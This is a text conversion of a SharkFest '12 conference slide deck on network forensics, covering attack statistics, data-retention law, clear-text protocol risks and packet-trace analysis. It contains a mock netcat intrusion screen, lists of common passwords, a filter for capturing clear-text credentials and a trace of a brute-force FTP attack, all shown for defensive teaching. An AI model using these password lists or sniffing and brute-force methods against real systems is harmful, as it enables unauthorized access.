

SHARKFEST '12

Wireshark Developer and User Conference

Network Forensics Analysis - A New Paradigm in Network Security

Phill Shade (Forensic Engineer –
Merlion's Keep Consulting)

Phillip D. Shade (Phill)

phill.shade@gmail.com

- Phillip D. Shade is the founder of Merlion's Keep Consulting, a professional services company specializing in Network and Forensics Analysis
- Internationally recognized Network Security and Forensics expert, with over 30 years of experience
- Member of FBI InfraGard, Computer Security Institute, the IEEE and Volunteer at the Cyber Warfare Forum Initiative
- Numerous certifications including CNX-Ethernet (Certified Network Expert), Cisco CCNA, CWNA (Certified Wireless Network Administrator), WildPackets PasTech and WNAX (WildPackets Certified Network Forensics Analysis Expert)
- Certified instructor for a number of advanced Network Training academies including Wireshark University, Global Knowledge, Sniffer University, and Planet-3 Wireless Academy.




Network Forensics Analysis – a New Paradigm in Network Security

YOU HAVE BEEN
HACKED !

```
root@kali:~# nc 192.168.1.53
u/n?
>y
login?
>*****
log.chk_
access granted

dir: int.net/defense
missile_coord.txt
def_timeline.txt
paths.inf
init_missile.exe

>run init_missile.exe
```



What is Network Forensic Analysis (aka Security Event Analysis & Reconstruction)?

- Separate from traditional Host-based Forensics
 - Concerned with the process of reconstructing a network event
 - Intrusion such as a “Hack”, penetration or other event such as an unexplained Network or infrastructure degradation or outage
 - Provides the missing piece in Forensic Analysis
- Based upon the use of packet capture (trace) files
 - A new way of looking at trace file analysis
 - Continues from where traditional troubleshooting ends
- Attempts to answer key questions...



Network Forensics Challenge – 5 Key Questions

1. Who was the intruder and how did they penetrate the existing security precautions?
2. What damage has been done?
3. Did the intruder leave anything such as a new user account, a Trojan horse or perhaps some new type of Worm or Bot software behind?
4. Did you capture sufficient data to analyze and reproduce the attack and verify the fix will work?





**MANY THINGS ARE
HAPPENING ACROSS
YOUR NETWORK**


Snapshots From The Real World...

- Lets take a look at one of the most common threats a user faces on the Internet...



2009 Cyber Crime Survey Results...

Types of Attacks Experienced
By Percent of Respondents



Types of Attacks Experienced
By Percent of Respondents

Type of Attack	2005	2006	2007	2008	2009
Malware infection	74%	65%	52%	50%	64%
Bots / zombies within the organization	added in 2007		21%	20%	23%
Being fraudulently represented as sender of phishing messages	added in 2007		26%	31%	34%
Password sniffing	added in 2007		10%	9%	17%
Financial fraud	7%	9%	12%	12%	20%
Denial of service	32%	25%	25%	21%	29%
Extortion or blackmail associated with threat of attack or release of stolen data	option added in 2009				3%
Web site defacement	5%	6%	10%	6%	14%
Other exploit of public-facing Web site	option altered in 2009				6%
Exploit of wireless network	16%	14%	17%	14%	8%
Exploit of DNS server	added in 2007		6%	8%	7%
Exploit of client Web browser	option added in 2009				11%
Exploit of user's social network profile	option added in 2009				7%
Instant messaging abuse	added in 2007		25%	21%	8%
Insider abuse of Internet access or e-mail (i.e. pornography, pirated software, etc.)	48%	42%	59%	44%	30%
Unauthorized access or privilege escalation by insider	option altered in 2009				15%
System penetration by outsider	option altered in 2009				14%
Laptop or mobile hardware theft or loss	48%	47%	50%	42%	42%
Theft of or unauthorized access to PII or PHI due to mobile device theft/loss	option added in 2006			6%	6%
Theft of or unauthorized access to intellectual property due to mobile device theft/loss	option added in 2006			4%	6%
Theft of or unauthorized access to PII or PHI due to all other causes	option added in 2006			6%	10%
Theft of or unauthorized access to intellectual property due to all other causes	option added in 2006			5%	8%

Rouges Gallery - Faces of The Enemy

1



2



3



4



5



6



7



Case Study 1 –

The Case for Data Retention...


7

Why do We Care About Data Retention?



EU Directive 2006/24/EC – *adopted 15 March 2006*

“Retention of Data processed in connection with the provision of public electronic communication services or of public electronic communication networks...”



- to trace and identify the source of a communication;
- to trace and identify the destination of a communication;
- to identify the date, time and duration of a communication;
- to identify the type of communication;
- to identify the communication device;
- to identify the location of mobile communication equipment

Update : (27Feb07) The following countries announced that they will also adopt the EU Data Retention Rules: Russia, Australia, Singapore, Malaysia, Nigeria, Korea and 22 others...
The United States is studying a series proposed laws that will implement Data Retention Rules as well for all service providers...

Recent News...



Center for Democracy and Television (CDT) Testifies at House Judiciary Committee Data Retention Hearing

In late January 2011, the House Judiciary Subcommittee on Crime, Terrorism, and Homeland Security held a hearing on "Data Retention as a Tool for Investigating Internet Child Pornography and Other Internet Crimes." The informational hearing focused whether ISPs and online service providers should be made to collect and retain information about their users' Internet communications, so that law enforcement could access the inform in child pornography and other criminal investigations.

<http://www.cdt.org/policy/data-retention>

By IBTimes Reporter | January 26, 2011 1:41 PM EST


US Department of Justice Seeks Mandatory Data Retention Requirements for ISP's For Up To 2 Years

- The Department of Justice was reprimanded today by the U.S. Congress for suggesting the necessity of the
- Internet Data Retention legislation, which if passed would require Internet Service Providers (ISPs)
- to preserve records of user activity longer, but failing to provide more details on how it could aid in criminal
- investigations...

Global Issue Requiring Global Efforts




Classic Forensic Analysis Techniques



Getting Started

Forensics Analysis + Data Recorders



Getting Started

Case Study 2 –


Application Based Attacks / Exploits...

A Interesting Statistic...

Figure 15. Percentage Experiencing Web Site Incidents



Did Any of These Security Incidents Involve Targeted Attacks?



Web-based attacks and incidents continue to rise as more application become web-based.

Web-Based Hijack Exploit (1)

HOME PAGE | WHAT TO DO | JOIN | ALLIANCE WITH | CONTACT

One: Our league is an organization which against www.google.com treat large-scale net friends and the heads of station unfair. The purpose of our league is to collect the unfair proof and supervise google company go to fair.

Two: The league is organize by net friends spontaneous, our league isn't controlled and assisted by any organizations or companies at home and in abroad.

Three: Ones want to join in our league must obey our country law, illegal, etoticism, virus and so on are prohabbitted in our league.

尖站在心，何以搜天下 **天下为公** NO GOOGLE

反联盟 Google JOINS US >>>


<http://www.websense.com/securitylabs/charts/threatmap.php>

Vulnerability - Clear-Text Protocols

- The following protocols send passwords in clear-text (How many of these do you use?)
 - Internet - HTTP / NNTP
 - File transfer - FTP / TFTP (has no passwords users only have to guess the filenames)
 - Email - POP3 / IMAP / SMTP
 - Network Monitoring - SNMP / RMON
 - Telnet
 - VoIP – Signaling Set-up (SIP, Megaco, SCCP, H.323, and Others?)



Forensic Filtering for Clear-Text Passwords



No.	Source	Destination	Time	DeltaTime	Protocol	Length	Src Port	Dest Port	Info
7	NetworkG_10:22:1b	Runtop_e1:5a:80	0.109000	0.006000	FTP	69	1025	21	Request: USER fred
10	NetworkG_10:22:1b	Runtop_e1:5a:80	3.861000	3.486000	FTP	72	1025	21	Request: PASS krueger

A simple filter for the words USER or PASS at the beginning (bytes 54-59) of a packet will often find other protocols using clear-text passwords

Simple Truth: Hackers have protocol analyzers just like we do...

Hackers observe users of these protocols and rapidly gain users' passwords – Which makes Impersonating servers using these protocols much easier (i.e. Man-in-the-Middle)

The Most Common Passwords Are...

Passwords of 2011

- | | |
|--------------|--------------|
| 1. Password | 14. master |
| 2. 123456 | 15. sunshine |
| 3. 12345678 | 16. ashley |
| 4. qwerty | 17. bailey |
| 5. abc123 | 18. passw0rd |
| 6. monkey | 19. shadow |
| 7. 1234567 | 20. 123123 |
| 8. letmein | 21. 654321 |
| 9. trustno1 | 22. superman |
| 10. dragon | 23. qazwsx |
| 11. baseball | 24. michael |
| 12. 111111 | 25. football |
| 13. iloveyou | |

Classic Network Admin

1. God
2. Sex
3. Death
4. Love
5. Heaven
6. Hell
7. Admin / Administrator
8. Default
9. Test
10. Life

Singapore

1. Password
2. Admin / Administrator
3. SingPass
4. Singapore
5. raffles
6. merlion
7. 123456
8. zachary
9. qwerty
10. dvork

UK

1. 123 (3.784‰)
2. password (3.780‰)
3. liverpool (1.82‰)
4. letmein (1.76‰)
5. 123456 (1.63‰)
6. qwerty (1.41‰)
7. charlie (1.39‰)
8. monkey (1.33‰)
9. arsenal (1.11‰)
10. thomas (0.99‰)



Is yours here?

Password Attacks

- An attacker has found a machine and now is trying to break in
 - An automated script is run that tries username/password combinations
- When the list of passwords comes from a list it is called a dictionary attack
 - *Example - Password, pa\$\$word, passw0rd, Spring2004, corvette, Elizabeth, etc.*
- When the list of passwords is generated by a program it is called a brute force attack
 - It usually follows a pattern: “aaaa”, “aaab”, “aaac”
 - Brute force attacks across a WAN will take considerable time, the number of combinations for even a small (5 character) password are considerable
 - Just lowercase $26^5 = 11,881,376$
 - Upper and lowercase $52^5 = 380,204,032$
 - Upper, lower and standard symbols $70^5 = 1,680,700,000$

Packet Capture File

No.	IP - Src	IP - Dest	Time	Protocol	Length	Info
46	69.181.135.56	67.161.39.46	0.201589	FTP	65	Request: USER Fred
48	69.181.135.56	67.161.39.46	0.216040	FTP	65	Request: USER Fred
50	69.181.135.56	67.161.39.46	0.239993	FTP	65	Request: USER Fred
52	69.181.135.56	67.161.39.46	0.249970	FTP	65	Request: USER Fred
53	69.181.135.56	67.161.39.46	0.254401	FTP	65	Request: USER Fred
54	69.181.135.56	67.161.39.46	0.259174	FTP	65	Request: USER Fred
58	69.181.135.56	67.161.39.46	0.268796	FTP	65	Request: USER Fred
60	69.181.135.56	67.161.39.46	0.273688	FTP	65	Request: USER Fred
62	69.181.135.56	67.161.39.46	0.278746	FTP	65	Request: USER Fred
64	69.181.135.56	67.161.39.46	0.283768	FTP	65	Request: USER Fred
66	69.181.135.56	67.161.39.46	0.293212	FTP	64	Request: PASS eee
68	69.181.135.56	67.161.39.46	0.312458	FTP	64	Request: PASS eeE
70	69.181.135.56	67.161.39.46	0.335975	FTP	64	Request: PASS eet
72	69.181.135.56	67.161.39.46	0.340829	FTP	64	Request: PASS eeT
74	69.181.135.56	67.161.39.46	0.351823	FTP	64	Request: PASS eea
76	69.181.135.56	67.161.39.46	0.357611	FTP	64	Request: PASS eeA
78	69.181.135.56	67.161.39.46	0.362407	FTP	64	Request: PASS eeo
80	69.181.135.56	67.161.39.46	0.372286	FTP	64	Request: PASS eeO
82	69.181.135.56	67.161.39.46	0.376789	FTP	64	Request: PASS eei
84	69.181.135.56	67.161.39.46	0.386942	FTP	64	Request: PASS eeI
136	69.181.135.56	67.161.39.46	0.674431	FTP	65	Request: USER Fred
138	69.181.135.56	67.161.39.46	0.679598	FTP	65	Request: USER Fred
140	69.181.135.56	67.161.39.46	0.683971	FTP	65	Request: USER Fred
142	69.181.135.56	67.161.39.46	0.690789	FTP	65	Request: USER Fred



This example shows a brut-force password attack against a FTP Server

Just How Difficult is it to Start?

The screenshot shows the StartHack.com website. At the top, there is a logo with the letters 'SH' and the text 'STARTHACK.COM' in a pixelated font. Below the logo is the slogan 'Freedom Is Not Given, It Is Taken'. A navigation menu includes links for 'ABOUT US', 'VIDEO TUTORIALS', 'DOWNLOADS SECTION', 'HACKING TUTORIALS', 'BASIC HACKING TUTORIALS', 'WEB HACKING', and 'CONTACT US'. A search bar is located on the right side of the header.



The main content area is divided into three sections:

- Latest in 24 Hours:** A list of recent articles including 'Blind SQL Injection Tutorial', 'Hack Any E-mail Account', 'Gmail Facebook Yahoo By Phishing', 'Cyber Law India website database hacked by MaDni', 'How to Write Protect a USB Flash Drive', 'Viewing Super Hidden Files in Windows Vista', 'MyCareerDoctor In Website's Database Compromised by NPJ', 'Remote File Inclusion Complete Tutorial', 'Video4vip Cross Sited By NPJ', 'Defacing A Website - A Funny Trick', 'Apple Thwarts Hackers - But Only For A Few Hours', 'What the heck is happening with OpenOffice?', 'Turn Your PC into a Wethost Now Host Your Own Site', 'DownloadArchive.Com Vulnerable To XSS By NPJ', 'Russian hacker claims he cracked Skype protocol', 'Hotmail and Yahoo Under A Targeted Attack', 'How To Close Open Ports On Your System', 'Local File Inclusion Vulnerability Scanner Script', 'Sony Will Finish PSN Restoration This Week', and 'Tennessee Legislature Outlawed Shanna Subscription Passwords'.
